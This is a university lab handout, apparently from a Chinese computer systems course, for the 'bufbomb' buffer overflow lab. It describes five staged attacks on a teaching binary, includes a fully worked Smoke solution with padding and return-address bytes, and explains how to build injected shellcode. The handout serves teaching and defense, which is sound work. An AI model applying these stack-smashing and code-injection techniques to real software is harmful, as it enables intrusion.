

ICS-LAB4 Buflab

缓冲器漏洞攻击

哈尔滨工业大学
计算机科学与技术学院

2017 年 11 月

一、实验基本信息

■ 实验类型：验证型实验

■ 实验目的

- 理解 C 语言函数的汇编级实现及缓冲器溢出原理
- 掌握栈帧结构与缓冲器溢出漏洞的攻击设计方法
- 进一步熟练使用 Linux 下的调试工具完成机器语言的跟踪调试

■ 实验指导教师

- 任课教师：史先俊
- 实验室教师：许磊、王宇
- TA：田成、唐儒星

■ 实验班级、人数与分组

- 1603010(37)、1637101(37)、1637102(33)、1636101(35)
- 一人一组

- **实验学时：** 2 ， 13:00-15:30
- **实验学分：** 2 ， 本次实验按 100 分算，折合而成的□ □ □ 2 分。
- **实验地点：** G712 、 G709
- **实验环境与工具：**
 - X64 CPU ； 2GHz ； 2G RAM ； 256G HD Disk 以上
 - Windows7 64 位以上 ； VirtualBox/Vmware 11 以上 ； Ubuntu 16.04 LTS 64 位 / 优麒麟 64 位 ；
 - Visual Studio 2010 64 位以上 ； GDB/OBJDUMP ； DDD/EDB 等
- **学生实验准备：禁止准备不合格的学生做实验**
 - 个人笔记本电脑
 - 实验环境与工具所列明软件
 - 参考手册：Linux 环境下的命令 ； GCC 手册 ； GDB 手册
 - <http://docs.huihoo.com/c/linux-c-programming/> C 汇编 Linux 手册
 - <http://csapp.cs.cmu.edu/3e/labs.html> CMU 的实验参考
 - <http://www.linuxidc.com/> <http://cn.ubuntu.com/>
<http://forum.ubuntu.org.cn/>

二、实验要求

- 学生应穿鞋套进入实验室
- 进入实验室后在签到簿中签字
- 实验安全与注意事项
 - 禁止使用笔记本电脑以外的设备
 - 学生不得自行开关空调、投影仪
 - 学生不得自打开窗户
 - 不得使用实验室内的其他实验箱、示波器、导线、工具、遥控器等
 - 认真阅读消防安全撤离路线
 - 突发事件处理：第一时间告知教师，同时关闭电源插排开关。
- 遵守学生守则，遵守操作规程，精心操作，注意安全，严禁乱拆乱动。
- 实验结束后要及时关掉电源，对所用实验设备进行整理，设备摆放和状态恢复到原始状态。
- 桌面整洁、椅子归位，经实验指导教师允许后方可离开

三、实验预习

- 上实验前，必须真预习实验指导书(PDF)
- 了解实验的目的、实验环境与硬件工具、实验操作步骤 复习与实验有关的知识
- 按照入栈顺序，写出C语言 32 位环境下的栈帧结构
- 请按照入栈顺序，写出 C 语言 62 位环境下的栈帧结构
- 请简述缓冲区溢出的原理及危害
- 请简述缓冲器溢出漏洞的攻击方法
- 请简述缓冲器溢出漏洞的防范方法

四、实验内容与步骤

■ 1. 环境建立

- Windows 下 Visual Studio 2010 64 位
- Windows 下 OllyDbg (Windows 下的破解神器 OD)
- Ubuntu 下安装 EDB (OD 的 Linux 版 --- 有源程序!)
- Ubuntu 下 GDB 调试环境、OBJDUMP、DDD

■ 2. 获得实验包

- 从实验教师处获得下 bufbomb.tar
- 也可以从课程 QQ 群下载, 也可以从其他同学处获取。
- 每人的包都不同, 一定要注意,
- HIT 与 CMU 的不同。CMU 的网站只有一个炸弹。

■ 3. Ubuntu 下 CodeBlocks 的使用

- 程序编写、调试、反汇编、栈帧的查看
- 32/64 位、有 / 无堆栈指针、O0/1/2/3/4 分别查看


- **4.CodeBlocks 64 位下直接修改返回地址**
 - 修改 Sample 例子程序，增加 hack 子程序
 - 演示直接修改栈帧的返回地址，让某一函数返回到 hack
- **5.VisualStudio 下的 32 位缓冲器漏洞攻击演示**
 - 展示：Main 的栈帧与 CopyString 的栈帧结构
 - Hack 程序的原理：攻击用的字符串参数的构建
 - 攻击实现的步骤演示
- **6.VisualStuidio 下的 32 位缓冲器漏洞防范**
 - 安全函数
 - 堆栈检查
 - 安全检查
 - Int3/cc
 - 随机地址

7. bufbomb 实验包分析

- 实验数据包: `bufbomb.tar`
- 解压命令 `$ tar vxf bufbomb.tar`
- 数据包中包含下面 3 个文件:
 - `bufbomb` : 可执行程序, 攻击目标程序
 - `makecookie` : 基于学号产生 4 字节序列, 如 `0x5f405c9a` , 称为“cookie”。
 - `hex2raw` : 可执行程序, 字符串格式转换程序。
- 实验目标程序运行
 - `$./bufbomb -u 160301099 学号 (可选 < ans.txt)`
 - `$./makecookie 学号`

8. bufbomb 实验分析

- 目标程序通过 `getcookie` 函数将学号生成一个 cookie（和使用 `makecookie` 完全一样的 cookie），cookie 将作为你程序的唯一标识，使你运行程序的栈帧地址与其他同学不一样。



- main 函数里 `launcher` 函数被调用 `cnt` 次，但除了最后 Nitro 阶段，`cnt` 都只是 1。
- `testn`、`getbufn` 仅在 Nitro 阶段被调用，其余阶段均调用 `test`、`getbuf`。
- 正常情况下，如果你的操作不符合预期，会看到信息 “Better luck next time”，这时你就要继续尝试了。

函数 Gets() 不判断 buf 大小，字符串超长，缓冲区溢出

```
int getbuf() {  
    char buf[32]; //32 字节字符数组  
    gets(buf);    // 从标准输入流输入字符串，gets 存在缓冲区溢出漏洞  
    return 1;     // 当输入字符串超过 32 字节即可破坏栈帧结构
```

```
linux>./ bufbomb -u 1160301099
```

```
Type string: I love ICS2017
```

```
Dud: getbuf returned 0x1    输入字符较短未溢出
```

```
linux>./bufbomb -u 1160301099
```


```
Type string: It is easier to love this class when you are a TA.
```

```
Ouch!: You caused a segmentation fault!    溢出引发段错
```

缓冲区溢出导致程序栈帧结构破坏，产生访存错误

攻击手段

- 设计字符串输入给 bufbomb，造成缓冲区溢出，使 bufbomb 程序完成一些有趣的事情。
- 攻击字符串：
 - 无符号字节数据，十六进制表示，字节间用空格隔开，如：68 ef cd ab 00 83 c0
 - 与 cookie 相关，每位同学的攻击字符串不同
 - 为输入方便将攻击字符串写在文本文件中



9. 实验任务

- 构造 5 个攻击字符串，对目标程序实施缓冲区溢出攻击。
- 5 次攻击难度递增，分别命名为
 1. Smoke （让目标程序调用 smoke 函数）
 2. Fizz （让目标程序使用特定参数调用 Fizz 函数）
 3. Bang （让目标程序调用 Bang 函数，并篡改全局变量）
 4. Boom （无感攻击，并传递有效返回值）
 5. Nitro （栈帧地址变化时的有效攻击）

需要调用的函数均在目标程序中存在

任务 1 : Smoke

- 构造攻击字符串作为目标程序输入，造成缓冲区溢出，使 `getbuf()` 返回时不返回到 `test` 函数，而是转向执行 `smoke`


```
void smoke()  
{  
    printf("Smoke!: You called smoke()\n");  
    validate(0);  
    exit(0);  
}
```

- 攻击成功界面

```
acd@ubuntu:~/Lab1-3/src$ cat smoke-linuxer.txt |./hex2raw |./bufbomb -u linuxer  
Userid: linuxer  
Cookie: 0x3b13c308  
Type string:Smoke!: You called smoke()  
VALID  
NICE JOB!
```

Smoke 攻击

- 调用函数
- 只需攻击返回地址区域



-14-

任务 2 ： Fizz


- 构造攻击字符串造成缓冲区溢出，使目标程序调用 fizz 函数，并将 cookie 值作为参数传递给 fizz 函数，使 fizz 函数中的判断成功，需仔细考虑将 cookie 放置在栈中什么位置。

```
void fizz(int val)
{
    if (val == cookie) {
        printf("Fizz!: You called fizz(0x%x)\n", val);
        validate(1);
    } else
        printf("Misfire: You called fizz(0x%x)\n", val);
    exit(0);
}
```

fizz 攻击

■ 用正确参数调用其他函数

- 攻击返回地址区域
- 攻击函数参数区



任务 2 ： Fizz

■ 生成 cookie 命令

linux> makecookie 1160301099 生成 cookie 方法
0x5f405c9a 0x5f405c9a 即为根据学号生成的
cookie。

■ 攻击成功界面

```
acd@ubuntu:~/Lab1-3/src$ cat fizz-linuxer.txt |./hex2raw |./bufbomb -u linuxer
Userid: linuxer
Cookie: 0x3b13c308
Type string:Fizz!: You called fizz(0x3b13c308)
VALID
NICE JOB!
```

■ 目标程序也会显示用户 cookie ， makecookie 可不用

任务 3 : Bang

- 构造攻击字符串，使目标程序调用 bang 函数，要将函数中全局变量 **global_value** 篡改为 cookie 值，使相应判断成功，需要在缓冲区中**注入恶意代码**篡改全局变量。

```
int global_value = 0;
void bang(int val)
{
    if (global_value == cookie) {
        printf("Bang!: You set global_value to 0x%x\n", global_value);

        validate(2);
    }
    else
        printf("Misfire: global_value = 0x%x\n", global_value);
    exit(0);
}
```

任务 3 : Bang

■ 挑战：攻击字符串中包含用户自己编写的恶意代码

```
int global_value = 0;
void bang(int val)
{
    if (global_value == cookie) {
        printf("Bang!: You set global_value to 0x%x\n", global_value);

        validate(2);
    }
    else
        printf("Misfire: global_value = 0x%x\n", global_value);
    exit(0);
}
```


bang 攻击

■ 调用其他函数

- 攻击返回地址区域

■ 篡改全局变量

- 简单字符串覆盖做不到
- 需编写恶意代码，插入到攻击字符串合适位置
- 当被调用函数返回时，应先转向这段恶意代码
- 恶意代码负责篡改全局变量，并跳转到 bang 函数



任务 3 ： Bang

■ 如何构造含有恶意攻击代码的攻击字符串？

- 编写汇编代码文件 `asm.s` ，将该文件编译成机器代码
 - `gcc -m32 -c asm.s`
- 反汇编 `asm.o` 得到恶意代码字节序列，插入攻击字符串适当位置
 - `objdump -d asm.o`

■ 攻击成功界面

```
acd@ubuntu:~/Lab1-3/src$ cat bang-linuxer.txt |./hex2raw |./bufbomb -u linuxer
Userid: linuxer
Cookie: 0x3b13c308
Type string:Bang!: You set global_value to 0x3b13c308
VALID
NICE JOB!
```

任务 4 : boom

- 前 3 次攻击都是使目标程序**跳转到特定函数**，进而利用 exit 函数结束目标程序运行，攻击造成的**栈帧结构破坏**是可接受的。
- Boom 要求更高明的攻击，要求被攻击程序能返回到原调用函数 test 继续执行——即调用函数感觉不到攻击行为。

■ 挑战

- 还原对栈帧结构的任何破坏

任务 4 ： boom


- 构造攻击字符串，使得 getbuf 都能将正确的 cookie 值返回给 test 函数，而不是返回值 1。
- 攻击成功界面

```
acd@ubuntu:~/Lab1-3/src$ cat boom-linuxer.txt |./hex2raw |./bufbomb -u linuxer
Userid: linuxer
Cookie: 0x3b13c308
Type string:Boom!: getbuf returned 0x3b13c308
VALID
NICE JOB!
```

注：这里，boom 不是一个函数

boom 攻击 无感攻击

- Boom 不是函数
- 将 cookie 传递给 test 函数
- 同时要恢复栈帧
- 恢复原始返回地址



任务 5 ： Nitro

- 本阶段你需要增加“-n”命令行开关运行 bufbomb，以便开启 Nitro 模式。

- 程序运行界面

```
acd@ubuntu:~/Lab1-3/src$ cat kaboom-linuxer.txt |./hex2raw |./bufbomb -n -u linuxer
Userid: linuxer
Cookie: 0x3b13c308
Type string:KABOOM!: getbufn returned 0x3b13c308
Keep going
Type string:Dud: getbufn returned 0x1
Type string:Dud: getbufn returned 0x1
Type string:Dud: getbufn returned 0x1
Type string:Dud: getbufn returned 0x1
```

- Nitro 模式下，溢出攻击函数 `getbufn` 会连续执行了 5 次。
- 5 次调用只有第一次攻击成功？ Why？

任务 5 ： Nitro

- 5 次调用 `getbufn` 的原因 （地址空间随机化）
 - 函数的栈帧的内存地址随程序运行实例的不同而变化
 - 也就是一个函数的栈帧位置每次运行时都不一样。
- 前面攻击实验中，`getbuf` 代码调用经过**特殊处理**获得了稳定的栈帧地址，这使得基于 `buf` 的已知固定起始地址构造攻击字符串成为可能。
- **缓冲区溢出攻击防范：地址空间随机化**
 - 你会发现攻击有时奏效，有时却导致段错误，如何解决


任务 5 ： Nitro

- 构造攻击字符串使 `getbufn` 函数（注，在 `kaboom` 阶段，`bufbomb` 将调用 `testn` 函数和 `getbufn` 函数），返回 `cookie` 值至 `testn` 函数，而不是返回值 1。
- 需要将 `cookie` 值设为函数返回值，复原被破坏的栈帧结构，并正确地返回到 `testn` 函数。
- **挑战：** 5 次执行栈（`ebp`）均不同，要想办法保证每次都能够正确复原栈帧被破坏的状态，并使程序能够正确返回到 `test`。

10. 任务一 smoke 解题过程

- 目标是构造一个攻击字符串作为 bufbomb 的输入，在 getbuf() 中造成缓冲区溢出，使得 getbuf() 返回时不是返回到 test 函数，而是转到 smoke 函数处执行。

1. 在 bufbomb 的反汇编源代码中找到 smoke 函数，记下它的地址



```

08048c90: <smoke>:
8048c90: 55                push    %ebp
8048c91: 89 e5             mov     %esp,%ebp
8048c93: 83 ec 18          sub     $0x18,%esp
8048c96: c7 04 24 13 a1 04 08 movl    $0x804a113,(%esp)
8048c9d: e8 ce fc ff ff    call    8048970 <puts@plt>
8048ca2: c7 04 24 00 00 00 00 movl    $0x0,(%esp)
8048ca9: e8 96 06 00 00    call    8049344 <validate>
8048cae: c7 04 24 00 00 00 00 movl    $0x0,(%esp)
8048cb5: e8 d6 fc ff ff    call    8048990 <exit@plt>
  
```

任务一 smoke 解题过程

2. 同样在 bufbomb 的反汇编源代码中


找到 getbuf 函数，观察它的栈帧结构：

```

080491ec <getbuf>:
80491ec: 55          push    %ebp
80491ed: 89 e5       mov     %esp,%ebp
80491ef: 83 ec 38    sub     $0x38,%esp
80491f2: 8d 45 d8    lea     -0x28(%ebp),%eax
80491f5: 89 04 24    mov     %eax,(%esp)
80491f8: e8 55 fb ff ff call    8048d52 <Gets>
80491fd: b8 01 00 00 00 mov     $0x1,%eax
8049202: c9         leave  %eax
8049203: c3         ret
  
```

EBP

ESP



- getbuf 的栈帧是 0x38+4 个字节
- 而 buf 缓冲区的大小是 0x28 （40 个字节）

任务一 smoke 解题过程

3. 设计攻击字符串。

攻击字符串的用来覆盖数组 buf，进而溢出并覆盖 ebp 和 ebp 上面的返回地址，攻击字符串的大小应该是 $0x28+4+4=48$ 个字节。攻击字符串的最后 4 字节应是 smoke 函数的地址

0x8048c90。

```
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 90 8c 04 08
```

前 44 字节可为任意值，最后 4 字节为 smoke 地址，小端格式

任务一 smoke 解题过程

4. 将上述攻击字符串写在攻击字符串文件中，命名为 smoke_1160301099.txt，内容可为：

```
smoke-linuxer.txt x
/* getbuf return address at address: 0x55683494 <_reserved+1037460> */
/* Local buffer starts at address: 0x55683468 <_reserved+1037416> */
/* Padding required: 44 bytes */

00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
/* smoke() located at: 0x08048c90 */
90 8c 04 08
```

smoke_1160301099.txt 文件中可以带任意的回车。之后通过 HexToRaw 处理，即可掉所有的注，原成没有任何冗余数据的攻击字符串原始数据使用。

/* 和 */ 与其后或前的字符之间要用空格隔开，否则异常

任务一 smoke 解题过程

5. 实施攻击

```
linux> ./hex2raw <smoke_学号.txt >smoke_学号_raw.txt
linux> ./bufbomb -u 学号 < smoke_学号_raw.txt
Userid: 学号
Cookie:0x5f405c9a
Type string:Smoke!: You called smoke()
VALID
NICE JOB!
```

攻击成功

11. 实验工具和技术技巧

- 实验要求较熟练地使用 `gdb`、`objdump`、`gcc`，另外需要使用本实验提供的 `hex2raw`、`makecookie` 等工具。
